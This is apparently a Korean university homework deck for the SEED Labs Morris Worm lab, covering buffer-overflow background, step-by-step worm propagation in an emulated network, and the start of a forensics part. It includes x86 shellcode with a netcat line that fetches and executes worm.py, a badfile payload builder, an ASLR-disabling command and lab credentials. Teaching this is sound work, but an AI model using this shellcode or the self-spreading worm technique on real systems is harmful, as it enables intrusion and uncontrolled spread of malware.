

# Morris Worm Attack & Forensics

운영체제보안 HW 3

2022.11.21

TA : 강해인

Email : hikang@dankook.ac.kr

# INDEX

01

소개

02

배경지식

03

과제 설명

04

실습 내용

05

과제 평가



**01**

**소개**

## ❖ Morris Worm 이란?

### ■ Robert Tappen Morris


- 세계 최초 웜(악성코드) 만든 사람
- Havard 학부 졸업, Cornell 대학원 진학

### ■ Morris Worm 목적

- 인터넷의 크기를 알아내려는 의도로 만든 프로그램
- UNIX에 있던 세가지 취약점을 이용하였고 1998년 11월 2일 MIT 대학에서 배포되었다.

### ■ 그러나...

- 버그로 인해 컴퓨터 시스템 자원을 많이 소모하게 되었고 이는 네트워크를 장악하는 효과를 일으킴
  - 6만대의 UNIX 기기 중 10%가 감염
- 이 사건으로 인해 Morris는 보호관찰 3년, 사회봉사 400시간, 벌금 1만 달러 및 보호 관찰 비용 지불의 처분



## ❖ 공격 방식

### “모두 UNIX 취약점”

- sendmail
  - 메일의 body를 쉘 스크립트로 실행하여 sendmail 내 Debug 취약점을 악용
- buffer overflow
  - fingerd 또는 finger demon 프로그램은 클라이언트와 서로 연결하는 서버 프로그램으로 원격 호스트에 있는 사용자 정보를 검색할 수 있는 프로그램
  - fingerd 서버에 512 바이트의 버퍼에서 get()으로 사용자의 정보를 읽고 가져오는데 512 바이트를 넘기는 사용자의 정보를 요구할 때 512 바이트의 버퍼 크기를 넘어가 임의의 정보를 기록
- Remote execute
  - ./rhosts 및 /etc/hosts.equiv 파일을 통해 “trusted” 호스트를 결정, 패스워드 조건 없이 네트워크 로그인을 셋업함으로써 trusted host가 실현

## ❖ Malware 타입 : **Virus VS Worm VS Ransomware**

### ▪ Virus


- 누군가의 개입 없이 자신을 복제할 수 있다.
- 원하지 않은, 예상치 못하게 악성인 이벤트를 발생시키는 코드를 포함한다.


### ▪ Worm

- 프로그램을 수정하지 않고 자신을 복제하여 컴퓨터 시스템의 속도를 늦춘다.
- 원격으로 제어가 가능하다.
- 주된 목적은 시스템 리소스를 소비하는 것이다.

### ▪ Ransomware

- 랜섬웨어 제작자에게 몸값을 지불할 때까지 자체 시스템에서 사용자 접근을 차단하도록 설계된 악성코드의 일종이다.
- 주된 목적은 컴퓨터의 파일이나 프로그램을 암호화하여서 이를 빌미로 비트 코인을 요구하고 이를 챙기는 것이다.





**02**

## 배경 지식




## ❖ Buffer Overflow

- 3번째 과제물에서 Buffer Overflow 활용 목적
  - 실습 환경의 Buffer Overflow 취약점을 이용하여 shell code를 실행시키는 것

```
#include <stdio.h>

void sample_function ( char* string )
{
    char buffer[16];
    strcpy (buffer, string);
    return;
}

void main()
{
    char big_buffer[256];
    int i;
    for (i=0; i<256; i++)
        big_buffer[i] = 'A';
    sample_function (big_buffer);
}
```





## ❖ Digital Forensics

### ▪ 정의[ref. INTERPOL]

- 전자적으로 저장된 데이터를 식별, 획득, 처리, 분석 및 보고하는데 중점을 둔 Forensic Science의 한 분야
- 전자 증거의 예로는 노트북, 스마트폰, 서버, 디지털 비디오 레코더, CCTV 시스템, 드론, GPS 시스템 및 게임 콘솔 등
- 디지털 포렌식의 주요 목표는 전자 증거에서 데이터를 추출하고 데이터를 유용한 정보로 처리하여 기소를 위해 결과를 제시하는 것
  - 따라서, 결과가 법원에서 인정될 수 있도록 건전한 Forensic technique들을 활용하여야 함

## ❖ Digital Forensics 목적

- 컴퓨터 관련 범죄의 수 증가(범죄, 컴퓨터 보안 사고)->법 집행 기관에서 컴퓨터 기반의 증거물 사용
  - 범죄의 사실 규명 : WHO, WHAT, WHERE, WHEN, HOW
  - 디지털 포렌식을 통해 범죄 증거 데이터를 법원에서 적절하게 제출할 수 있도록 발전
- Operational Troubleshooting
  - 특정 조직 및 기관의 인프라 운영에서 발생할 수 있는 문제에 대해 해결책 제시 가능
- Log Monitoring
  - 로그 항목을 분석하고 여러 시스템에서 로그 항목과 그 상관 관계를 지정하는 것과 같은 로그 모니터링 지원
    - 사고 처리, 정책 위반 식별, 그리고 감사 등에 도움을 줄 수 있음
- Data Recovery
  - 실수 또는 의도적으로 삭제되거나 수정된 데이터를 포함하여 시스템에서 손실된 데이터 복구
- Data Acquisition
  - 부하 직원 또는 상사가 조직을 떠날 때, 데이터를 저장장치에서 획득하여 데이터 유실을 방지 가능

## ❖ Digital Forensics 목적

- 컴퓨터 관련 범죄의 수 증가(범죄, 컴퓨터 보안 사고)->법 집행 기관에서 컴퓨터 기반의 증거물 사용
  - 범죄의 사실 규명 : WHO, WHAT, WHERE, WHEN, HOW
  - 디지털 포렌식을 통해 범죄 증거 데이터를 법원에서 적절하게 제출할 수 있도록 발전
- Operational Troubleshooting
  - 특정 조직 및 기관의 인프라 운영에서 발생할 수 있는 문제에 대해 해결책 제시 가능
- Log Monitoring
  - 로그 항목을 분석하고 여러 시스템에서 로그 항목과 그 상관 관계를 지정하는 것과 같은 로그 모니터링 지원
    - 사고 처리, 정책 위반 식별, 그리고 감사 등에 도움을 줄 수 있음
- Data Recovery
  - 실수 또는 의도적으로 삭제되거나 수정된 데이터를 포함하여 시스템에서 손실된 데이터 복구
- Data Acquisition
  - 부하 직원 또는 상사가 조직을 떠날 때, 데이터를 저장장치에서 획득하여 데이터 유실을 방지 가능



**03**

## 과제 설명

# 과제 설명

---

## ❖ LAB 환경 접속

- ID : seed
- PW : dees

## ❖ 과제 환경 다운로드 링크


- <https://seedsecuritylabs.org/labsetup.html>

## ❖ 과제 수행 시 필요한 폴더 다운로드 링크

- [https://drive.google.com/file/d/1ktlyRzzY\\_3tiKFg\\_BdhLIPXYPqspqthr/view?usp=sharing](https://drive.google.com/file/d/1ktlyRzzY_3tiKFg_BdhLIPXYPqspqthr/view?usp=sharing)

# 과제 설명

## ❖ Morris Worm LAB 진행 환경 및 절차



# 04

## 실습 내용

Part 1. Morris worm attack

Part 2. Forensics



# 04

## 실습 내용

Part 1) Morris worm attack

Part 2) Forensics

# Part 1 ) Morris Worm Attack

## ❖ 가상환경에 미리 구성된 실험 환경인 나노 인터넷 구동

- 간단한 명령어만 입력을 하면 인터넷이 실행되고 이를 웹 브라우저를 통해 확인 가능

### STEP 1.

```
/home/seed/Labsetup/internet-nano
```

```
$ dcbuild  
$ dcup
```


### STEP 2.

```
/home/seed/Labsetup/map
```

```
$ dcbuild  
$ dcup
```

### STEP 3.

Firefox Web Browser URL | localhost:8080/map.html#



## Part 1 ) Morris Worm Attack

### ❖ address randomization 해제

STEP 4.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

### ❖ worm.py 파일에 createBadfile() 함수 완료를 위한 버퍼오버플로우 취약점 활용

- 목표 : **return address, offset**으로 변경

STEP 5.

/home/seed/Labsetup/worm/worm.py

```
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    #####
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret      = 0x00 # Need to change
    offset   = 0x00 # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    #####

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)
```

## Part 1 ) Morris Worm Attack

❖ 아래 명령어를 통해 **return address, offset** 힌트를 확인

STEP 6.

```
seed@VM: ~/.../worm
[11/20/22] seed@VM: ~/.../worm$ echo hello | nc -w2 10.152.0.73
nc: missing port number
[11/20/22] seed@VM: ~/.../worm$ echo hello | nc -w2 10.152.0.73 9090
```

```
seed@VM: ~/.../Internet-nano
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it 18ccd252ccc1 /bin/zsh
as152r-router0-10.152.0.254 | ready! run 'docker exec -it 23c0f035e0c5 /bin/zsh
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 18d657027b7e /bin/zsh
as151r-router0-10.151.0.254 | ready! run 'docker exec -it b0b3fd1d4dcb /bin/zsh
as153r-router0-10.153.0.254 | bird: Started
as152r-router0-10.152.0.254 | bird: Started
as151r-router0-10.151.0.254 | bird: Started
as152h-host_2-10.152.0.73 | Starting stack
as152h-host_2-10.152.0.73 | Input size: 6
as152h-host_2-10.152.0.73 | Frame Pointer (ebp) inside bof(): 0xfffffd5f8
as152h-host_2-10.152.0.73 | Buffer's address inside bof(): 0xfffffd588
as152h-host_2-10.152.0.73 | ==== Returned Properly ====
```

# Part 1 ) Morris Worm Attack

## ❖ ShellCode 설명

```
# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    " echo '(^_^) Shellcode is running (^_^)';"
    " nc -nv 8080 > worm.py; chmod +x worm.py; ./worm.py"
    "*"
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

## Part 1 ) Morris Worm Attack

### ❖ worm.py 실행 이전에 워밍업

STEP 7.

```
/home/seed/Labsetup/worm/worm_pre
```

```
$ ./worm_pre.py
```

```
seed@VM: ~/.../internet-nano
as152h-host_2-10.152.0.73 | Listening on 0.0.0.0 8080
as152h-host_2-10.152.0.73 | Starting stack
as152h-host_2-10.152.0.73 | (^_^) Shellcode is running (^_^)
```

공격에 성공하였을 때 “(^\_^) Shellcode is running (^\_^)”  
라는 문구를 확인할 수 있습니다.


# Part 1 ) Morris Worm Attack

❖ **worm.py** 파일을 실행시켜서 **badfile** 생성하고 이를 전파

STEP 8.

/home/seed/Labsetup/worm

\$ ./worm.py



```
seed@VM: ~/.../Internet-nano
as151h-host_2-10.151.0.73
as151h-host_2-10.151.0.73
as152h-host_3-10.152.0.74
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as153h-host_3-10.153.0.74
as153h-host_0-10.153.0.71
as153h-host_3-10.153.0.74
as153h-host_3-10.153.0.74
as153h-host_3-10.153.0.74
as153h-host_3-10.153.0.74
as152h-host_4-10.152.0.75
as153h-host_2-10.153.0.73
as152h-host_1-10.152.0.72
as152h-host_4-10.152.0.75
as153h-host_2-10.153.0.73
as152h-host_0-10.152.0.71

>>>> Attacking 10.152.0.74 <<<<
*****
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 8080
10.155.0.77 is not alive
10.155.0.79 is not alive
10.153.0.74 is alive, attack start
*****
>>>> Attacking 10.153.0.74 <<<<
*****
Starting stack
10.154.0.79 is not alive
Connection received on 10.151.0.71 39050
10.152.0.77 is not alive
10.151.0.77 is not alive
10.154.0.80 is not alive
(^_^) Shellcode is running (^_^)
```

공격에 성공하였을 때 “(^\_^) Shellcode is running (^\_^)”  
라는 문구를 확인할 수 있습니다.



# Part 1 ) Morris Worm Attack

## ❖ worm.py와 badfile이 나노 인터넷에 잘 전파되었는지 확인

- 각 호스트 콘솔 창을 켜서 확인해보면 파일이 생긴 것을 볼 수 있고 이는 감염이 잘 되었음을 의미

### 감염되지 않은 호스트

```
151/host_3
root@76b886ec9f0a:/# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.151.0.74 netmask 255.255.255.0 broadcast 10.151.0.255
    ether 02:42:0a:97:00:4a txqueuelen 1000 (Ethernet)
    RX packets 80 bytes 9269 (9.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@76b886ec9f0a:/# ls bof -l
total 716
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
root@76b886ec9f0a:/#
```

### 감염된 호스트

```
151/host_2
Connecting to 68e9265eba02...
Connected to 68e9265eba02.
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:13 worm.py
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:36 worm.py
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:40 worm.py
root@68e9265eba02:/#
```

# 04

## 실습 내용

Part 1. Morris worm attack

**Part 2. Forensics**

## Part 2 ) Forensics

❖ worm 동작 수행하고 있을 때 시스템의 동작중인 프로세스의 정보를 확인

STEP 9.

The screenshot displays a network simulation environment. On the left, a map shows several hosts connected in a mesh topology. A red arrow points from the map to the terminal window for 151/host\_4. The terminal window for 151/host\_4 shows the following output:

```
Connecting to 0836cde35d6f...
Connected to 0836cde35d6f.
root@0836cde35d6f:~# ls
bin  ifinfo.txt  media  sbin
bof  interface_setup  mnt  seedemu_shif
boot  lib  opt  seedemu_worker  var
dev  lib32  proc  srv
etc  lib64  root  start.sh
home  libx32  run  sys
root@0836cde35d6f:~# ps aux
```

The terminal window for 151/host\_0 shows the following output:

```
